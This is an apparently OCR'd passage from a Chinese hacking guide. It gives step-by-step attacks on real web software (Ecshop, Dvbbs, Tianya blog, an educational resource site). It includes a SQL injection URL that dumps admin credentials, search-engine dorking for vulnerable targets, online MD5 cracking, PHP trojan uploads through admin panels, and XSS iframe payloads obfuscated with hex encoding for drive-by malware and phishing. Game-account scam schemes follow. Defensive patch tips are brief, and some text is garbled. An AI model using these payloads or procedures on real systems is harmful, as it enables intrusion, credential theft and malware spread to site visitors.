
利用 Ecshop 漏洞需要用到 SQL 注入。由于程序员的疏忽，没有对 User.php 文件中的 SQL 变量进行过滤，从而导致 SQL 注入的发生。黑客可以构造特殊的代码，直接读取存放在网站数据库中的管理员账号和密码。

漏洞的利用非常简单，只需在网站地址后输入“user.php?act=order_query&order_sn=’union select 1,2,3,4,5,6,concat (user_name,0x7c,password,0x7c,email),8 from ecs_admin_user/*”这样一句代码就可以读出网站数据库中的管理员账号和密码。

11.3.2 挂马过程与防范

STEP1 寻找入侵目标

在百度或谷歌中以“Powered by Ecshop v2.5.0”为关键字进行搜索，可以找到很多符合条件的网站，随便挑选一个网站作为测试目标。需要注意的是，网站越小安全防护也越弱，成功率相对较高。




STEP2 获得管理员账号和密码

打开测试网站，在其网址后输入：
`user.php?act=order_query&order_sn=' union select 1, 2, 3, 4, 5, 6, concat (user_name, 0x7c, password, 0x7c, email), 8 from ecs_admin_user/*.`

例如该网站网址为 `http://www.***.com/`，则完整的漏洞利用地址为：
`http://www.***.com/user.php?act=order_query&order_sn=' union select 1, 2, 3, 4, 5, 6, concat (user_name, 0x7c, password, 0x7c, email), 8 from ecs_admin_user/*.`

输入完毕后回车，如果看到类似图2的界面，则说明漏洞被利用成功了。在返回的信息中，可以发现很重要的内容，包括网站管理员的账号、密码及E-mail地址。从下图可以找到，管理员账号为admin，密码为c93ccd78b2076528346216b3b2f701e6。




密码是经过MD5加密的，所以看到的是一串32位长的字符，需要对这串字符进行破解才能看到真正的密码。

STEP3 破解MD5密码

虽然密码经过MD5加密，但是通过破解是可以得到密码原文的。将c93ccd78b2076528346216b3b2f701e6这段MD5值复制下来，打开MD5在线破解网站 `http://www.cmd5.com/`。

把这串MD5值复制到网站页面正中间的文本框中，点击“MD5加密或解密”按钮，密码原文就被破解出来了——admin1234。当然，破解MD5值靠的是运气，如果管理员将密码设置得很复杂，例如“数字+字母+特殊符号”的组合，那么就很难破解出密码原文。



如果MD5在线破解网站无法破解出密码原文，那么也可以采用MD5暴力破解软件来进行破解，当然耗费的时间会很长，在这里就不多作介绍了。

STEP4 上传木马

既然管理员账号和密码都已拿到手，接下来我们就可以登录网站的后台了。在网站网址后输入admin并回车，将会出现网站后台登录页面，输入管理员账号admin、密码admin1234即可登录。

来到后台，我们可以看到Ecshop的网站后台功能是非常多的，当然这也给了我们上传木马的机会。点击“系统设置”中的“Flash播放器管理”链接。打开后再点击“添加自定义”按钮。


系统设置

- ☒ 商店设置
- ☒ 支付方式
- ☒ 配送方式
- ☒ 邮件服务器设置
- ☒ 地区列表
- ☒ 计划任务
- ☒ 友情链接
- ☒ 验证码管理
- ☒ 文件权限检测
- ☒ Flash播放器管理
- ☒ 自定义导航栏
- ☒ 站点地图


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这时我们会来到一个上传图片的页面，在这里不仅仅可以上传图片，还能轻松地上传木马！这里我们选择一款功能强大的 PHP 木马，点击“确定”按钮即可将木马上传。

上传成功后，进入“轮播图片地址”，在这里我们可以看到上传的木马的路径。将地址复制到浏览器地址栏中并打开，可以在里面任意浏览、修改甚至删除网站中的文件，最后就是在网站首页中插入挂马代码，当用户浏览商城首页的时候，就会激活病毒，病毒会偷偷地入侵用户的电脑。



上传的木马的路径



修改甚至删除网站中的文件

要修补该漏洞，需要对 User.php 文件中的 SQL 变量进行严格的过滤，不允许恶意调用变量查询数据库。普通读者在上网时，最好使用能拦截网页木马的安全辅助工具，避免网页木马的骚扰。

11.4 PHP注入漏洞入侵资源网站

教学资源库的网站曾经有个 PHP 注入漏洞，如果访问了挂马的网页，就有可能招来病毒。病毒一旦进入电脑，就有可能窃取电脑中的各种个

人隐私。

| | | | | | |
|------|----|----|------|---|-----|
| 数据库名 | db | id | 1332 | 5 | 138 |
| 数据库表 | db | id | 1 | 1 | 2 |

11.4.1 漏洞在留言板中

小的东西往往容易被人忽视，教学资源库的安全漏洞就出在不起眼的留言板中。由于程序员的疏忽，没有对留言板程序中的变量进行正确的过滤，从而导致了 PHP 注入的产生。

在漏洞的利用过程中，要用到语句：， 1， 1， 1， (select concat (username, 0x5f, password, 0x5f, rnd) from phome_ewsuser where userid=1)， 1， 1， 1， 0， 0， 0) /*。

从这段利用语句中我们可以得知它查询了 phome_ewsuser 表段中 username、password、rnd 三个字段信息，查询的条件是 userid=1，排在第一位的，一般就是网站的管理员，当然如果网站存在多个管理员，可以把 1 换成其他数字。

此外，要成功触发漏洞，还需要在留言板的“姓名”中输入“\”，为什么要输入“\”这么一个奇怪的字符呢？其实这是利用了 PHP 中常见的宽字节漏洞，也称双字节漏洞。配合利用语句，就可以成功暴出网站的管理员账号及密码。

提示

ATTENTION


在 php.ini 中有一个 get_magic_quotes_gpc 功能，当这个功能打开时，所有的（单引号）、（双引号）、（反斜线）、and 和空字符会自动加上转义符\。and 是注入时最常用的词汇，而“\and”转义后就是 and。

11.4.2 漏洞这样被利用

STEP1 暴出管理员密码

打开教学资源库，在域名后添加：e/tool/gbook/? bid=1，回车后就能打开网站的留言板模块。我们在“姓名”处填入“\”，在“联系邮箱”处填入“， 1， 1， 1， (select concat (username, 0x5f, password, 0x5f, rnd) from phome_ewsuser where userid=1)， 1， 1， 1， 0， 0， 0) /*”，“留言内容”可以随便填写。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




填写完毕后点击“提交”按钮，留言板将会提示留言成功并返回页面，如果漏洞利用成功，我们可以在留言区中看到暴出的管理员账号和经过 MD5 加密的密码。如果没有出现，则说明漏洞已经被修补。这里我们暴出的管理员账号名为 admin，密码为 ec6a5da31b5fd94fbdfa78f759621ea。

STEP2 破解 MD5 密文

我们暴出的网站管理员密码是一串经过 MD5 加密的密文，其长度为 32 位。这串密文是不能直接当作密码来使用的，如果想得到密码原文，必须先进行破解。如今破解 MD5 密文的办法主要有两种，一种是通过在线破解网站进行破解，另一种是用软件破解。目前用得最多的是前者。

打开 MD5 在线破解网站 <http://www.cmd5.com>，在页面正中的文本框中输入需要破解的 MD5 密文 ec6a5da31b5fd94fbf

dfa78f759621ea，点击“MD5 加密或解密”按钮，就可以得到密码的原文“happytime”。




需要说明的是，如果原来的密码设置得比较简单，那么我们可以立即查到密码原文。但如果原来的密码很复杂，那么是很难通过在线破解网站得到原文的，网站会提示“not found”。这时要考虑别的办法：在本文开头我们已经提到可以把注入语句中 1 换成其他数字，如果有别的管理员存在，那么只要有一个账号是弱密码，我们成功破解的机会还是很大的。


STEP1 上传 PHP 木马

现在，我们已经得到了网站管理员账号和密码，具有了删除任意文章的权限。如果是黑客，做到这里并不会停手，他们还会进一步谋取挂马的权限。在域名后添加路径：e/admin/ 回车，出现后台登录页面，输入管理员账号和密码成功登录。

进入后台后，黑客会发现在后台可以使用的功能比较多，其中就有可以上传 PHP 木马的功能——“增加自定义页面”。黑客在后台点击“模版管理”→“增加自定义页面”，在“页面名称”中填入需要生成的网页名（这里可以随便填），然后在“文件名”中填入生成的网页文件名，例如 hacker.php，最后将 PHP 木马的内容复制到“页面内容”中，点击“提交”即可。




现在访问 <http://www.jxzyk.com/e/admin/hacker.php>，可以看到黑客拥有了挂马的权限。



接下来，黑客有两条操作路线：第一条路线，在网站首页挂马。直接在 <http://www.jxzyk.com/e/admin/hacker.php> 中，修改首页添加挂马代码即可。第二条路线，进一步提权。在 e/class/ 目录中有一个名为 config.php 的文件，其

中包含了 MySQL 数据库的账号名和密码，通过它黑客可以尝试进一步提权。



本网站的漏洞可以通过补丁来修补。在这里，还是要提醒各位网站的管理员，要时常关注网站相关的各种安全补丁的发布，及时打上。对于普通用户而言，在上网时一定要开启杀毒软件的主动防御功能，建议使用带网页木马拦截功能的安全辅助工具。

11.5 论坛的跨站漏洞

动网论坛是以 ASP 语言为基础的论坛中使用量最大的，不过漏洞也被不断发现，在请求帮助页面被发现跨站漏洞外，又在其他页面找到了同样的可以被利用的漏洞。利用这些漏洞，黑客可以轻易地在大量使用了动网论坛的网站中跨站挂马或者构造广告式钓鱼页面。可以说，黑客可以编织一张巨大的黑网。

访问了黑客提供的地址后（目前黑客发送地址主要是通过站内的短消息方式进行），就会激活网页木马，引来病毒。或者看到黑客构造的广告式钓鱼页面，点击后进入钓鱼陷阱。不管哪种方式，对用户使用的网银、网游等构成了严重的安全威胁。

提示 ATTENTION

要知道你经常登录的论坛是用的什么程序，可以在登录论坛的时候将页面拖到最下方，观察是否有一行“Powered By Dvbbs”，如果你访问的论坛包含它，就表示这个论坛就是动网论坛。

11.5.1 输出未过滤产生漏洞

这一次动网论坛爆出漏洞的页面非常多，总

共有 4 个页面出现了问题，它们分别是 show.asp、smiley.asp、boardhelp.asp 和 usersms.asp 页面。出现问题的原因也非常相似，都是因为程序对输出的变量未过滤，导致了 XSS 跨站漏洞的出现。

例如在 show.asp 页面中，由于 Request 函数在传递 filetype 和 username 两个输出变量时未对它们过滤，因此黑客可以对这些没有过滤的变量加以利用，用来进行挂马和钓鱼。上述这些跨站漏洞的出现，应该是编写程序时疏忽导致的。

提示 ATTENTION

XSS 也称为跨站脚本攻击，它指的是恶意攻击者往 Web 页面里插入恶意 HTML 代码，当用户浏览该页之时，嵌入 Web 页面的 HTML 代码会被执行，从而达到攻击用户的目的。XSS 属于被动式攻击，因为被动且不好利用，所以许多人常忽略了它的危害性。

XSS 跨站漏洞就如同一个商场中没有保安和管理人员一样，在这样一个缺乏有效监管和审查的商场中，自然会有冒充商场人员的骗子混进来摆摊设点，而消费者会将这些骗子误认为是商场的内部员工，即便上当也认为自己是被商场骗了，而非外来的骗子所骗。

提示 ATTENTION

在 ASP 脚本语言中，可以使用 Request 对象访问任何基于 HTTP 请求传递的信息，包括从 HTML 表格用 POST 方法或 GET 方法传递的参数、Cookie 和用户认证。Request 对象能够访问客户端发送给服务器的二进制数据。

11.5.2 再现跨站攻击

STEP1 在谷歌中输入“Powered By Dvbbs”寻找使用动网论坛的网站，如下图所示，在搜索结果中挑选一个作为测试目标。以 boardhelp.asp 为例，它的 XSS 跨站激活方法是在 boardhelp.asp 页面后添加“? act=1&title= < iframe src=http://www.google.com > < /iframe >”。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



选定测试目标后，输入漏洞激活命令，例如在网址 `http://bbs.abc.com/dvbbs/` 后输入 `boardhelp.asp?act=1&title=<iframe src=http://www.google.com></iframe>`，观察页面是否会出现谷歌页面。如果该论坛帮助页面出现了内嵌的谷歌页面，如下图所示，则表明该论坛还没有打上补丁，可以继续下一步操作。




STEP2 将谷歌页面换成挂马页面，就完成了论坛挂马操作，挂马网页的制作请参考前几期的文章。利用该漏洞还可以进行网络钓鱼，这是该漏洞的主要利用方式之一。黑客会用 Microsoft Expression Web 或者 Adobe Dreamweaver 网页编辑程序创建一个 550×650 大小的广告式钓鱼页面。


将制作好的钓鱼页面上传到支持 ASP 服务的网站空间中。这个广告式钓鱼页面一般非常具有诱惑力，让人一看就产生点击的冲动，而不会去想它为什么出现在这里。如果用户点击了这个广告式钓鱼页面，就会进入下一个钓鱼页面。这个钓鱼页面才是真正起作用的，多是骗 QQ、网游、网银等的用户名和密码。

STEP3 打开浏览器，进入 `http://tool.chinaz.com`，点击“代码转换工具”，选择“URL16 进制加密”，如下图所示，然后在需要加密的地址中输入伪装页面网址，例如“`http://`

`www.伪装页面地址.com/xxx.asp`”，点击“加密”，将加密后的代码复制粘贴到“`<iframe src=http:// 加密后的网址></iframe>`”中。




接下来将完整的代码 `http://www.abc.com/dvbbs/boardhelp.asp?act=1&title=<iframe src=http:// %74%6F%6F%6C%2E%63%68%69%6E%61%7A%2E%63%6F%6D/ ></iframe>` 通过论坛内部的短消息发送给论坛中的部分网友，然后坐等愿者上钩了。




11.5.3 打上紧急补丁

防范 XSS 跨站攻击，最好的方法仍然是将漏洞补上，目前动网官方推出了紧急补丁，下载地址：`http://bbs.dvbbs.net/dispbbs.asp?boardid=151&id=1530985`。普通读者在上网时，最好使用能拦截网页木马的安全辅助工具，避免被网页木马骚扰。此外，如果可能，可以选择能自动屏蔽跨站网址的浏览器。



11.6 毒机四伏的博客

天涯博客上注册的时候有一个跨站漏洞，网站没有对参数进行严格的过滤，导致可以通过跨站漏洞进行挂马。天涯的链接谁又会多疑呢？激活了网页木马，谁敢保证自己的QQ、网游等账号和密码肯定不会被盗？



11.6.1 msg参数过滤不严

在天涯博客页面中，提供了信息提示功能。例如你要找某个博客或是某篇文章，如果不存在，就会弹出信息提示。与信息提示功能相关的是msg，如果msg的参数可以随意修改，就表示此处没有进行危险字符的过滤。


在浏览器中输入 `http://blog.tianya.cn/newblog/noticepage.asp?msg=`，回车后弹出了一个对话框，内容为“test”，如下图所示。可以看出，天涯博客的确存在跨站漏洞。



提示 ATTENTION


跨站漏洞就如同一个商场中没有保安和管理人员，在这样一个缺乏有效监管和审查的商场中，自然会有冒充商场人员的骗子混进来摆摊设点，而消费者则会将这些骗子误认为是商场的内部员工，即使上当也认为自己是被商场骗了，而非外来的骗子骗了，因此对网站的安全和信任，还是能够构成相当大的威胁的。

将msg参数后的修改为“”，回车后我们在天涯博客的页面中看到了百度的搜索框，如下图所示。这说明我们成功将百度页面插入了天涯博客页面中，如果把百度的网址换成网页木马的地址，就是所谓的挂马了。



11.6.2 模拟挂马与解决方案

STEP1 要在天涯博客上挂马，先要准备好网页木马。生成网页木马的工具很多，不同黑客的选择不同。这里我们选择“突破XP+SP2网页木马生成器”，运行程序后，点击“选择木马”后面的“浏览”，选择一个木马，然后点击“生成目录”后面的“浏览”，选择网页生成的地方。




再点击“确定”按钮，网页木马就生成了。此前选择的木马，黑客会进行免杀以增加木马的存活几率。免杀的方法有加壳、加花等，最后，将生成的网页木马上传到事先准备的空间里面，这样跨站挂马的前期准备工作就完成了。

STEP2 构建挂马网址。修改msg后面的参

数, 添加网页木马的地址, 完成挂马网址的构建。挂马网址如下所示: <http://blog.tianya.cn/newblog/noticepage.asp?msg=>。

地址中的“width”表示挂马网页的宽度，“height”表示挂马网页的高度，将它们的值都修改为0，这样网页木马就可以悄悄地打开，不会被用户发觉，大大增强了挂马的隐蔽性。

STEP3 现在的挂马网址，明眼人一看就知道嵌套了其他网页，就算打着天涯的名头也不容易骗到人。黑客是非常狡猾的，他们会对挂马网址进行加密。打开在线 URL 解码编码网站 <http://www.haokucn.com/haocoolfj/onlinetools/aspcodetools/URLCode/URLDecoding.asp>，在文本框中输入 `noticepage.asp?msg=`。点击“转换”按钮，得到加密的地址。



输入解码网站地址

76E6E974B60A636E6B70615675652E615737053P6E672675303030696687266156D6652583
2620E7367265636E62266967467467083462P67776777628314614637637462E6366P6462P6
646156F65466156P62P667467467083462P6776366467466P65030263069669667
5696746303030263069667266156D658362.

得到加密地址

STEP4 挂马网址经过加密后，变成了图 7 中的网址。一般的人，看到这个网址只会认为它是属于天涯的，而想不到它是用来挂马的。最后黑客会利用各种途径传播挂马网址，例如通过论坛、QQ 等流量较大的地方，如果真的有黑客这样做了，后果就不堪设想了。

[illegible]


提示 **ATTENTION**

在发送挂马网址之前需要将网址中的空格替换为 %20，否则在发送过程中可能会出现超链接不完整的情况。

作为网管员，要堵上天涯博客这个漏洞，需要在网站程序中对 msg 后的参数进行严格的关键字过滤，禁止用户查询。

PART 4

综合案例篇



第12章 网游盗号与防范实例

近年来网络游戏风靡网络，从早期的传奇到现在的“山口山”，其间更是兴起了无数的网游，其中的装备和等级自然而然的就成了游戏中的霸者象征，一把好的武器可以卖人民币几千到几万元不等，这自然就引来了不怀好意的人，一时间盗号现象层出不穷。

12.1 网络游戏中的骗术

在网络游戏的世界里，经常听说各种骗术案件。网络游戏就如同真实社会的一个缩影，将真实社会中发生的诈骗事件在网游世界里来一个翻版。有时候，看到某些玩家受骗后的血泪控诉，一些在真实社会中不会发生的受骗案件，在网络游戏中却常有看到，不禁会怀疑怎么一到了网游世界就变得很傻很天真了呢？

12.1.1 虚拟物品价值的诱惑

虚拟物品从网络游戏诞生起就伴随着网络游戏一同发展，从最初的仅限于游戏货币交易到现在的RMB交易，虚拟物品交易这块诱人的大蛋糕中，占据了网络经济最重要的一部分，吸引了无数开拓者、投机者，也同样吸引了无数的冒险者。

网游玩家对虚拟物品交易的需求也随着游戏世界的社会化进程而不断推向新高，虚拟物品卖出天价的新闻时有报道：

● 2008 年仅《传奇》一款网络游戏的虚拟物品交易额就已高达 5 亿元人民币，目前，中国大陆网络游戏虚拟装备的年交易总额超过 80 亿元。

● 2004 年，《剑侠情缘》在南京举行的极品游戏装备拍卖会上，一枚虚拟戒指就拍出了 3 万元人民币的高价，玩家詹鹏打造的一把“破天戮”也卖到 10 万元的天价。

● 2007 年 7 月，《传奇世界》游戏的官网推出了一项“夺黑暗碧海天王”的活动，第一名获得者充值金额达到 28 万人民币，最终获得此虚拟武器。

● 2007 年 7 月，中国网络游戏交易网发布一条交易信息，《诛仙》虚拟装备神品山河扇，75 极品法宝神品品质，要价 8 万人民币。

这些虚拟物品的价值是有目共睹的，很多懂技术的黑客同样也关注着这块大蛋糕，从传奇的虚拟装备高价供求新闻报道传出开始国内曾多次出现过因网络游戏虚拟物品盗窃案而诉诸法律的案件。由于立法在虚拟财产的保护方面存在很多的盲区，致使不少不法分子对用户的虚拟财产进行攻击，而玩家的申诉却少能得到法律的支持。

12.1.2 网络游戏的盗号链

现在比较普遍的盗号模型是：选中高人气网站→入侵→挂木马→等玩家进入站点→木马进驻玩家电脑→等待玩家登录网游账号→木马记录账号→发送到盗号者指定的信箱→登录游戏收取账号内虚拟物品→销售游戏账号和各种游戏虚拟物品。



下面我们了解下网游世界中的骗术，因为这也是网游挂马、钓鱼的一种非常重要的环节，一些真正懂技术的人不一定能掀起大浪，而一些只会用工具的人却能利用别人的成品掀起滔天巨浪，就是因为用工具的人更多的是研究人的心理变化。还专门有一个学科叫“社会工程学”，被广泛用于密码破译领域。

12.1.3 以假乱真的中奖信息

网络游戏上市多年，玩家对最初的简单升级、任务模式已经没有任何兴趣了，同时对游戏的参与度要求也越来越高，为了更好的满足玩家的需求，游戏公司针对玩家的需要结合各种现实生活中的节日、假日推出了各种各样的线上活动。而这些活动对玩家的最大的诱惑或许是一套游戏中的极品装备，或许是一笔足够多的游戏虚拟货币。盗号者、骗子也从这些丰富多彩的游戏活动中找到了下手的机会。


某日玩家冬瓜登录《完美世界》，无所世事的望着游戏角色翱翔在天空，看看好友一个都不在，没有人FB，没有朋友，那这个游戏还有什么呢？突然弹出一个私聊提醒，冬瓜欣喜若狂的打开了聊天窗口，可是吸引他的不是聊天的发起人，而是私聊内容。玩儿游戏的时间已经很久了，中奖还是第一次！私聊内容如下：您已获得完美世界情人节活动大奖，请登录网址 <http://w2i.wannei.com/> 领取。咋一看，这个信息没有问题，网址还是完美世界的网址，也没有骗术揭秘中的验证码信息。用户只要在浏览器中输入了盗号者的网址，页面将自动在后台下载并执行木马的安装工作，当中者的计算机再次重启时，木马将正式启动并开始记录被感染计算机的完美世界账号。回过头再分析下这段网址，细心的朋友就会发现这段网址咋一看是完美世界的官方网址，仔细读读，这段的网址中的 wannei 是错误的，真实的完美世界网址应该是 <http://w2i.wanmei.com/>。

12.1.4 低价销售游戏虚拟货币和装备

随着时间的推移，网络游戏也随着玩家对游

戏的要求在不断进化，游戏中的社会化程度越来越复杂，游戏关系不仅仅是简单的战友、朋友、敌人的关系了，甚至在游戏世界里也出现了等级分化，站在顶端的是高级别、极品装备的高手。因此更多的玩家为了虚拟人物能更强大，不断的投入各种资源。这些投入让黑客们发现了产业链条中可以盈利的重要一环。

玩家冬瓜和往常一样驰骋在战场上，虐待着那些新出生的小号，这是他每天觉得最开心的时候，这样仿佛他就是站在金字塔顶端的人。在他杀得过瘾的时候一个骑着大鸟全身金光闪闪的高级号从天而降，二话不说秒了冬瓜。正在冬瓜纳闷的时候人家恶狠狠地丢了一句：敢杀我小号！这触动了冬瓜，冬瓜决定要做一个大英雄，到处寻找各种高级装备和更多的游戏货币。此时他留意到交易频道经常有人在叫卖游戏币：出售完美币 1:15 有需要的加 QQ: 1183523XX 详聊。冬瓜尝试着和这些游戏 ID 联系，卖家都要求冬瓜直接加 QQ 详谈。当冬瓜添加 QQ 详谈时，骗子就会按设计好的套路，一步一步将事先准备好的假网页通过 QQ 发给玩家，当玩家点击进入这个虚假网页后，也会和真的淘宝一样通过“支付宝”用网银支付，但是最后一步是无论如何也完成不了的，需要进行重复输入。这时候尽管提示冬瓜不成功的交易，但真实的交易已经在假网页的后台跳转实现了，冬瓜网银中的人民币已经丢失。这类的信息之所以不直接发在如淘宝网一类的 C2C 交易平台网站上，是因为这类平台已经拥有比较完善的交易规则、保护机制和赔付制度，即使行骗成功，骗子在这类平台是不能马上获取现金的，玩家可以在这段时间进行申诉，而避免经济上的直接损失。



非旺旺交易软件需谨慎

12.1.5 低价销售游戏点卡

